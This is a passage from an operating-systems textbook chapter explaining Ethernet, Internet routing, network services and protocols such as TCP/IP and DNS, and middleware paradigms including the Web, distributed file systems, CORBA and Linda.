

Figure 8-28. (a) Classic Ethernet. (b) Switched Ethernet.

With many computers hooked up to the same cable, a protocol is needed to prevent chaos. To send a packet on an Ethernet, a computer first listens to the cable to see if any other computer is currently transmitting. If not, it just begins transmitting a packet, which consists of a short header followed by a payload of 0 to 1500 bytes. If the cable is in use, the computer simply waits until the current transmission finishes, then it begins sending.

If two computers start transmitting simultaneously, a collision results, which both of them detect. Both respond by terminating their transmissions, waiting a random amount of time between 0 and T μsec and then starting again. If another collision occurs, all colliding computers randomize the wait into the interval 0 to $2T$ μsec , and then try again. On each further collision, the maximum wait interval is doubled, reducing the chance of more collisions. This algorithm is known as **binary exponential backoff**. We saw it earlier to reduce polling overhead on locks.

An Ethernet has a maximum cable length and also a maximum number of computers that can be connected to it. To exceed either of these limits, a large building or campus can be wired with multiple Ethernets, which are then connected by devices called **bridges**. A bridge is a device that allows traffic to pass from one Ethernet to another when the source is on one side and the destination is on the other.

To avoid the problem of collisions, modern Ethernets use switches, as shown in Fig. 8-28(b). Each switch has some number of ports, to which can be attached a computer, an Ethernet, or another switch. When a packet successfully avoids all collisions and makes it to the switch, it is buffered there and sent out on the port where the destination machine lives. By giving each computer its own port, all collisions can be eliminated, at the cost of bigger switches. Compromises, with just a few computers per port, are also possible. In Fig. 8-28(b), a classical Ethernet with multiple computers connected to a cable by vampire taps is attached to one of the ports of the switch.

The Internet

The Internet evolved from the ARPANET, an experimental packet-switched network funded by the U.S. Dept. of Defense Advanced Research Projects Agency. It went live in December 1969 with three computers in California and one in Utah. It was designed at the height of the Cold War to be a highly fault-tolerant network that would continue to relay military traffic even in the event of direct nuclear hits on multiple parts of the network by automatically rerouting traffic around the dead machines.

The ARPANET grew rapidly in the 1970s, eventually encompassing hundreds of computers. Then a packet radio network, a satellite network, and eventually thousands of Ethernets were attached to it, leading to the federation of networks we now know as the Internet.

The Internet consists of two kinds of computers, hosts and routers. **Hosts** are PCs, notebooks, handhelds, servers, mainframes, and other computers owned by individuals or companies that want to connect to the Internet. **Routers** are specialized switching computers that accept incoming packets on one of many incoming lines and send them on their way along one of many outgoing lines. A router is similar to the switch of Fig. 8-28(b), but also differs from it in ways that will not concern us here. Routers are connected together in large networks, with each router having wires or fibers to many other routers and hosts. Large national or worldwide router networks are operated by telephone companies and ISPs (Internet Service Providers) for their customers.

Figure 8-29 shows a portion of the Internet. At the top we have one of the backbones, normally operated by a backbone operator. It consists of a number of routers connected by high-bandwidth fiber optics, with connections to backbones operated by other (competing) telephone companies. Usually, no hosts connect directly to the backbone, other than maintenance and test machines run by the telephone company.

Attached to the backbone routers by medium-speed fiber optic connections are regional networks and routers at ISPs. In turn, corporate Ethernets each have a router on them and these are connected to regional network routers. Routers at ISPs are connected to modem banks used by the ISP's customers. In this way, every host on the Internet has at least one path, and often many paths, to every other host.

All traffic on the Internet is sent in the form of packets. Each packet carries its destination address inside it, and this address is used for routing. When a packet comes into a router, the router extracts the destination address and looks (part of) it up in a table to find which outgoing line to send the packet on and thus to which router. This procedure is repeated until the packet reaches the destination host. The routing tables are highly dynamic and are updated continuously as routers and links go down and come back up and as traffic conditions change. The routing algorithms have been intensively studied and modified over the years.




Figure 8-29. A portion of the Internet.

8.3.2 Network Services and Protocols

All computer networks provide certain services to their users (hosts and processes), which they implement using certain rules about legal message exchanges. Below we will give a brief introduction to these topics.

Network Services

Computer networks provide services to the hosts and processes using them. **Connection-oriented service** is modeled after the telephone system. To talk to someone, you pick up the phone, dial the number, talk, and then hang up. Similarly, to use a connection-oriented network service, the service user first establishes a connection, uses the connection, and then releases the connection. The essential aspect of a connection is that it acts like a tube: the sender pushes objects (bits) in at one end, and the receiver takes them out in the same order at the other end.

In contrast, **connectionless service** is modeled after the postal system. Each message (letter) carries the full destination address, and each one is routed through the system independent of all the others. Normally, when two messages are sent to the same destination, the first one sent will be the first one to arrive. However, it is possible that the first one sent can be delayed so that the second one arrives first. With a connection-oriented service this is impossible.

Each service can be characterized by a **quality of service**. Some services are reliable in the sense that they never lose data. Usually, a reliable service is implemented by having the receiver confirm the receipt of each message by sending back a special **acknowledgement packet** so the sender is sure that it arrived. The acknowledgement process introduces overhead and delays, which are necessary to detect packet loss, but which do slow things down.

A typical situation in which a reliable connection-oriented service is appropriate is file transfer. The owner of the file wants to be sure that all the bits arrive correctly and in the same order they were sent. Very few file-transfer customers would prefer a service that occasionally scrambles or loses a few bits, even if it is much faster.


Reliable connection-oriented service has two relatively minor variants: message sequences and byte streams. In the former, the message boundaries are preserved. When two 1-KB messages are sent, they arrive as two distinct 1-KB messages, never as one 2-KB message. In the latter, the connection is simply a stream of bytes, with no message boundaries. When 2K bytes arrive at the receiver, there is no way to tell if they were sent as one 2-KB message, two 1-KB messages, 2048 1-byte messages, or something else. If the pages of a book are sent over a network to an imagesetter as separate messages, it might be important to preserve the message boundaries. On the other hand, with a terminal logging into a remote server system, a byte stream from the terminal to the computer is all that is needed. There are no message boundaries here.

For some applications, the delays introduced by acknowledgements are unacceptable. One such application is digitized voice traffic. It is preferable for telephone users to hear a bit of noise on the line or a garbled word from time to time than to introduce a delay to wait for acknowledgements.

Not all applications require connections. For example, to test the network, all that is needed is a way to send a single packet that has a high probability of arrival, but no guarantee. Unreliable (meaning not acknowledged) connectionless service is often called **datagram service**, in analogy with telegram service, which also does not provide an acknowledgement back to the sender.

In other situations, the convenience of not having to establish a connection to send one short message is desired, but reliability is essential. The **acknowledged datagram service** can be provided for these applications. It is like sending a registered letter and requesting a return receipt. When the receipt comes back, the sender is absolutely sure that the letter was delivered to the intended party and not lost along the way.

Still another service is the **request-reply service**. In this service the sender transmits a single datagram containing a request; the reply contains the answer. For example, a query to the local library asking where Uighur is spoken falls into this category. Request-reply is commonly used to implement communication in the client-server model: the client issues a request and the server responds to it. Figure 8-30 summarizes the types of services discussed above.



The diagram shows a table with two columns: 'Service' and 'Example'. To the left of the table, there are two labels: 'Connection-oriented' and 'Connectionless', each with a large curly bracket grouping three rows. The 'Connection-oriented' group includes 'Reliable message stream', 'Reliable byte stream', and 'Unreliable connection'. The 'Connectionless' group includes 'Unreliable datagram', 'Acknowledged datagram', and 'Request-reply'.

	Service	Example
Connection-oriented	Reliable message stream	Sequence of pages of a book
	Reliable byte stream	Remote login
	Unreliable connection	Digitized voice
Connectionless	Unreliable datagram	Network test packets
	Acknowledged datagram	Registered mail
	Request-reply	Database query

Figure 8-30. Six different types of network service.

Network Protocols

All networks have highly specialized rules for what messages may be sent and what responses may be returned in response to these messages. For example, under certain circumstances (e.g., file transfer), when a message is sent from a source to a destination, the destination is required to send an acknowledgement back indicating correct receipt of the message. Under other circumstances (e.g., digital telephony), no such acknowledgement is expected. The set of rules by which particular computers communicate is called a **protocol**. Many protocols exist, including router-router protocols, host-host protocols, and others. For a thorough treatment of computer networks and their protocols, see *Computer Networks, 5/e* (Tanenbaum and Wetherall, 2010).

All modern networks use what is called a **protocol stack** to layer different protocols on top of one another. At each layer, different issues are dealt with. For example, at the bottom level protocols define how to tell where in the bit stream a packet begins and ends. At a higher level, protocols deal with how to route packets through complex networks from source to destination. And at a still higher level, they make sure that all the packets in a multipacket message have arrived correctly and in the proper order.

Since most distributed systems use the Internet as a base, the key protocols these systems use are the two major Internet protocols: IP and TCP. **IP (Internet Protocol)** is a datagram protocol in which a sender injects a datagram of up to 64 KB into the network and hopes that it arrives. No guarantees are given. The datagram may be fragmented into smaller packets as it passes through the Internet. These packets travel independently, possibly along different routes. When all the pieces get to the destination, they are assembled in the correct order and delivered.

Two versions of IP are currently in use, v4 and v6. At the moment, v4 still dominates, so we will describe that here, but v6 is up and coming. Each v4 packet starts with a 40-byte header that contains a 32-bit source address and a 32-bit destination address among other fields. These are called **IP addresses** and form the basis of Internet routing. They are conventionally written as four decimal numbers

in the range 0–255 separated by dots, as in 192.31.231.65. When a packet arrives at a router, the router extracts the IP destination address and uses that for routing.

Since IP datagrams are not acknowledged, IP alone is not sufficient for reliable communication in the Internet. To provide reliable communication, another protocol, **TCP (Transmission Control Protocol)**, is usually layered on top of IP. TCP uses IP to provide connection-oriented streams. To use TCP, a process first establishes a connection to a remote process. The process required is specified by the IP address of a machine and a port number on that machine, to which processes interested in receiving incoming connections listen. Once that has been done, it just pumps bytes into the connection and they are guaranteed to come out the other end undamaged and in the correct order. The TCP implementation achieves this guarantee by using sequence numbers, checksums, and retransmissions of incorrectly received packets. All of this is transparent to the sending and receiving processes. They just see reliable interprocess communication, just like a UNIX pipe.

To see how all these protocols interact, consider the simplest case of a very small message that does not need to be fragmented at any level. The host is on an Ethernet connected to the Internet. What happens exactly? The user process generates the message and makes a system call to send it on a previously established TCP connection. The kernel protocol stack adds a TCP header and then an IP header to the front. Then it goes to the Ethernet driver, which adds an Ethernet header directing the packet to the router on the Ethernet. This router then injects the packet into the Internet, as depicted in Fig. 8-31.




Figure 8-31. Accumulation of packet headers.

To establish a connection with a remote host (or even to send it a datagram), it is necessary to know its IP address. Since managing lists of 32-bit IP addresses is inconvenient for people, a scheme called **DNS (Domain Name System)** was invented as a database that maps ASCII names for hosts onto their IP addresses. Thus it is possible to use the DNS name *star.cs.vu.nl* instead of the corresponding IP address 130.37.24.6. DNS names are commonly known because Internet email

addresses are of the form *user-name@DNS-host-name*. This naming system allows the mail program on the sending host to look up the destination host's IP address in the DNS database, establish a TCP connection to the mail daemon process there, and send the message as a file. The *user-name* is sent along to identify which mailbox to put the message in.

8.3.3 Document-Based Middleware

Now that we have some background on networks and protocols, we can start looking at different middleware layers that can overlay the basic network to produce a consistent paradigm for applications and users. We will start with a simple but well-known example: the World Wide Web. The Web was invented by Tim Berners-Lee at CERN, the European Nuclear Physics Research Center, in 1989 and since then has spread like wildfire all over the world.

The original paradigm behind the Web was quite simple: every computer can hold one or more documents, called **Web pages**. Each Web page contains text, images, icons, sounds, movies, and the like, as well as **hyperlinks** (pointers) to other Web pages. When a user requests a Web page using a program called a **Web browser**, the page is displayed on the screen. Clicking on a link causes the current page to be replaced on the screen by the page pointed to. Although many bells and whistles have recently been grafted onto the Web, the underlying paradigm is still clearly present: the Web is a great big directed graph of documents that can point to other documents, as shown in Fig. 8-32.




Figure 8-32. The Web is a big directed graph of documents.

Each Web page has a unique address, called a **URL (Uniform Resource Locator)**, of the form *protocol://DNS-name/file-name*. The protocol is most commonly *http* (HyperText Transfer Protocol), but *ftp* and others also exist. Then comes the DNS name of the host containing the file. Finally, there is a local file name telling which file is needed. Thus a URL uniquely specifies a single file worldwide

The way the whole system hangs together is as follows. The Web is fundamentally a client-server system, with the user being the client and the Website being the server. When the user provides the browser with a URL, either by typing it in or clicking on a hyperlink on the current page, the browser takes certain steps to fetch the requested Web page. As a simple example, suppose the URL provided is *http://www.minix3.org/getting-started/index.html*. The browser then takes the following steps to get the page.

1. The browser asks DNS for the IP address of *www.minix3.org*.
2. DNS replies with 66.147.238.215.
3. The browser makes a TCP connection to port 80 on 66.147.238.215.
4. It then sends a request asking for the file *getting-started/index.html*.
5. The *www.minix3.org* server sends the file *getting-started/index.html*.
6. The browser displays all the text in *getting-started/index.html*.
7. Meanwhile, the browser fetches and displays all images on the page.
8. The TCP connection is released.

To a first approximation, that is the basis of the Web and how it works. Many other features have since been added to the basic Web, including style sheets, dynamic Web pages that are generated on the fly, Web pages that contain small programs or scripts that execute on the client machine, and more, but they are outside the scope of this discussion.

8.3.4 File-System-Based Middleware

The basic idea behind the Web is to make a distributed system look like a giant collection of hyperlinked documents. A second approach is to make a distributed system look like a great big file system. In this section we will look at some of the issues involved in designing a worldwide file system.

Using a file-system model for a distributed system means that there is a single global file system, with users all over the world able to read and write files for which they have authorization. Communication is achieved by having one process write data into a file and having other ones read them back. Many of the standard file-system issues arise here, but also some new ones related to distribution.

Transfer Model

The first issue is the choice between the **upload/download model** and the **remote-access model**. In the former, shown in Fig. 8-33(a), a process accesses a file by first copying it from the remote server where it lives. If the file is only to be

read, the file is then read locally, for high performance. If the file is to be written, it is written locally. When the process is done with it, the updated file is put back on the server. With the remote-access model, the file stays on the server and the client sends commands there to get work done there, as shown in Fig. 8-33(b).




Figure 8-33. (a) The upload/download model. (b) The remote-access model.

The advantages of the upload/download model are its simplicity, and the fact that transferring entire files at once is more efficient than transferring them in small pieces. The disadvantages are that there must be enough storage for the entire file locally, moving the entire file is wasteful if only parts of it are needed, and consistency problems arise if there are multiple concurrent users.

The Directory Hierarchy

Files are only part of the story. The other part is the directory system. All distributed file systems support directories containing multiple files. The next design issue is whether all clients have the same view of the directory hierarchy. As an example of what we mean, consider Fig. 8-34. In Fig. 8-34(a) we show two file servers, each holding three directories and some files. In Fig. 8-34(b) we have a system in which all clients (and other machines) have the same view of the distributed file system. If the path */D/E/x* is valid on one machine, it is valid on all of them.

In contrast, in Fig. 8-34(c), different machines can have different views of the file system. To repeat the preceding example, the path */D/E/x* might well be valid on client 1 but not on client 2. In systems that manage multiple file servers by remote mounting, Fig. 8-34(c) is the norm. It is flexible and straightforward to implement, but it has the disadvantage of not making the entire system behave like a single old-fashioned timesharing system. In a timesharing system, the file system looks the same to any process, as in the model of Fig. 8-34(b). This property makes a system easier to program and understand.




Figure 8-34. (a) Two file servers. The squares are directories and the circles are files. (b) A system in which all clients have the same view of the file system. (c) A system in which different clients have different views of the file system.

A closely related question is whether or not there is a global root directory, which all machines recognize as the root. One way to have a global root directory is to have the root contain one entry for each server and nothing else. Under these circumstances, paths take the form */server/path*, which has its own disadvantages, but at least is the same everywhere in the system.

Naming Transparency

The principal problem with this form of naming is that it is not fully transparent. Two forms of transparency are relevant in this context and are worth distinguishing. The first one, **location transparency**, means that the path name gives no hint as to where the file is located. A path like */server1/dir1/dir2/x* tells everyone

that x is located on server 1, but it does not tell where that server is located. The server is free to move anywhere it wants to in the network without the path name having to be changed. Thus this system has location transparency.

However, suppose that file x is extremely large and space is tight on server 1. Furthermore, suppose that there is plenty of room on server 2. The system might well like to move x to server 2 automatically. Unfortunately, when the first component of all path names is the server, the system cannot move the file to the other server automatically, even if *dir1* and *dir2* exist on both servers. The problem is that moving the file automatically changes its path name from */server1/dir1/dir2/x* to */server2/dir1/dir2/x*. Programs that have the former string built into them will cease to work if the path changes. A system in which files can be moved without their names changing is said to have **location independence**. A distributed system that embeds machine or server names in path names clearly is not location independent. One based on remote mounting is not, either, since it is not possible to move a file from one file group (the unit of mounting) to another and still be able to use the old path name. Location independence is not easy to achieve, but it is a desirable property to have in a distributed system.

To summarize what we said earlier, there are three common approaches to file and directory naming in a distributed system:

1. Machine + path naming, such as */machine/path* or *machine:path*.
2. Mounting remote file systems onto the local file hierarchy.
3. A single name space that looks the same on all machines.

The first two are easy to implement, especially as a way to connect existing systems that were not designed for distributed use. The latter is difficult and requires careful design, but makes life easier for programmers and users.

Semantics of File Sharing

When two or more users share the same file, it is necessary to define the semantics of reading and writing precisely to avoid problems. In single-processor systems the semantics normally state that when a read system call follows a write system call, the read returns the value just written, as shown in Fig. 8-35(a). Similarly, when two writes happen in quick succession, followed by a read, the value read is the value stored by the last write. In effect, the system enforces an ordering on all system calls, and all processors see the same ordering. We will refer to this model as **sequential consistency**.

In a distributed system, sequential consistency can be achieved easily as long as there is only one file server and clients do not cache files. All reads and writes go directly to the file server, which processes them strictly sequentially.

In practice, however, the performance of a distributed system in which all file requests must go to a single server is frequently poor. This problem is often solved




Figure 8-35. (a) Sequential consistency. (b) In a distributed system with caching, reading a file may return an obsolete value.

by allowing clients to maintain local copies of heavily used files in their private caches. However, if client 1 modifies a cached file locally and shortly thereafter client 2 reads the file from the server, the second client will get an obsolete file, as illustrated in Fig. 8-35(b).

One way out of this difficulty is to propagate all changes to cached files back to the server immediately. Although conceptually simple, this approach is inefficient. An alternative solution is to relax the semantics of file sharing. Instead of requiring a read to see the effects of all previous writes, one can have a new rule that says: "Changes to an open file are initially visible only to the process that made them. Only when the file is closed are the changes visible to other processes." The adoption of such a rule does not change what happens in Fig. 8-35(b), but it does redefine the actual behavior (*B* getting the original value of the file) as being the correct one. When client 1 closes the file, it sends a copy back to the server, so that subsequent reads get the new value, as required. Effectively, this is the

upload/download model shown in Fig. 8-33. This semantic rule is widely implemented and is known as **session semantics**.

Using session semantics raises the question of what happens if two or more clients are simultaneously caching and modifying the same file. One solution is to say that as each file is closed in turn, its value is sent back to the server, so the final result depends on who closes last. A less pleasant, but slightly easier to implement, alternative is to say that the final result is one of the candidates, but leave the choice of which one unspecified.

An alternative approach to session semantics is to use the upload/download model, but to automatically lock a file that has been downloaded. Attempts by other clients to download the file will be held up until the first client has returned it. If there is a heavy demand for a file, the server could send messages to the client holding the file, asking it to hurry up, but that may or may not help. All in all, getting the semantics of shared files right is a tricky business with no elegant and efficient solutions.

8.3.5 Object-Based Middleware

Now let us take a look at a third paradigm. Instead of saying that everything is a document or everything is a file, we say that everything is an object. An **object** is a collection of variables that are bundled together with a set of access procedures, called **methods**. Processes are not permitted to access the variables directly. Instead, they are required to invoke the methods.

Some programming languages, such as C++ and Java, are object oriented, but these are language-level objects rather than run-time objects. One well-known system based on run-time objects is **CORBA (Common Object Request Broker Architecture)** (Vinoski, 1997). CORBA is a client-server system, in which client processes on client machines can invoke operations on objects located on (possibly remote) server machines. CORBA was designed for a heterogeneous system running a variety of hardware platforms and operating systems and programmed in a variety of languages. To make it possible for a client on one platform to invoke a server on a different platform, **ORBs (Object Request Brokers)** are interposed between client and server to allow them to match up. The ORBs play an important role in CORBA, even providing the system with its name.

Each CORBA object is defined by an interface definition in a language called **IDL (Interface Definition Language)**, which tells what methods the object exports and what parameter types each one expects. The IDL specification can be compiled into a client stub procedure and stored in a library. If a client process knows in advance that it will need to access a certain object, it is linked with the object's client stub code. The IDL specification can also be compiled into a **skeleton** procedure that is used on the server side. If it is not known in advance which CORBA objects a process needs to use, dynamic invocation is also possible, but how that works is beyond the scope of our treatment.

When a CORBA object is created, a reference to it is also created and returned to the creating process. This reference is how the process identifies the object for subsequent invocations of its methods. The reference can be passed to other processes or stored in an object directory.

To invoke a method on an object, a client process must first acquire a reference to the object. The reference can come either directly from the creating process or, more likely, by looking it up by name or by function in some kind of directory. Once the object reference is available, the client process marshals the parameters to the method calls into a convenient structure and then contacts the client ORB. In turn, the client ORB sends a message to the server ORB, which actually invokes the method on the object. The whole mechanism is similar to RPC.

The function of the ORBs is to hide all the low-level distribution and communication details from the client and server code. In particular, the ORBs hide from the client the location of the server, whether the server is a binary program or a script, what hardware and operating system the server runs on, whether the object is currently active, and how the two ORBs communicate (e.g., TCP/IP, RPC, shared memory, etc.).

In the first version of CORBA, the protocol between the client ORB and the server ORB was not specified. As a result, every ORB vendor used a different protocol and no two of them could talk to each other. In version 2.0, the protocol was specified. For communication over the Internet, the protocol is called **IIOP (Internet InterOrb Protocol)**.

To make it possible to use objects that were not written for CORBA with CORBA systems, every object can be equipped with an **object adapter**. This is a wrapper that handles chores such as registering the object, generating object references, and activating the object if it is invoked when it is not active. The arrangement of all these CORBA parts is shown in Fig. 8-36.




Figure 8-36. The main elements of a distributed system based on CORBA. The CORBA parts are shown in gray.

A serious problem with CORBA is that every object is located on only one server, which means the performance will be terrible for objects that are heavily used on client machines around the world. In practice, CORBA functions acceptably only in small-scale systems, such as to connect processes on one computer, one LAN, or within a single company.

8.3.6 Coordination-Based Middleware

Our last paradigm for a distributed system is called **coordination-based middleware**. We will discuss it by looking at the Linda system, an academic research project that started the whole field.

Linda is a novel system for communication and synchronization developed at Yale University by David Gelernter and his student Nick Carriero (Carriero and Gelernter, 1986; Carriero and Gelernter, 1989; and Gelernter, 1985). In Linda, independent processes communicate via an abstract **tuple space**. The tuple space is global to the entire system, and processes on any machine can insert tuples into the tuple space or remove tuples from the tuple space without regard to how or where they are stored. To the user, the tuple space looks like a big, global shared memory, as we have seen in various forms before, as in Fig. 8-21(c).

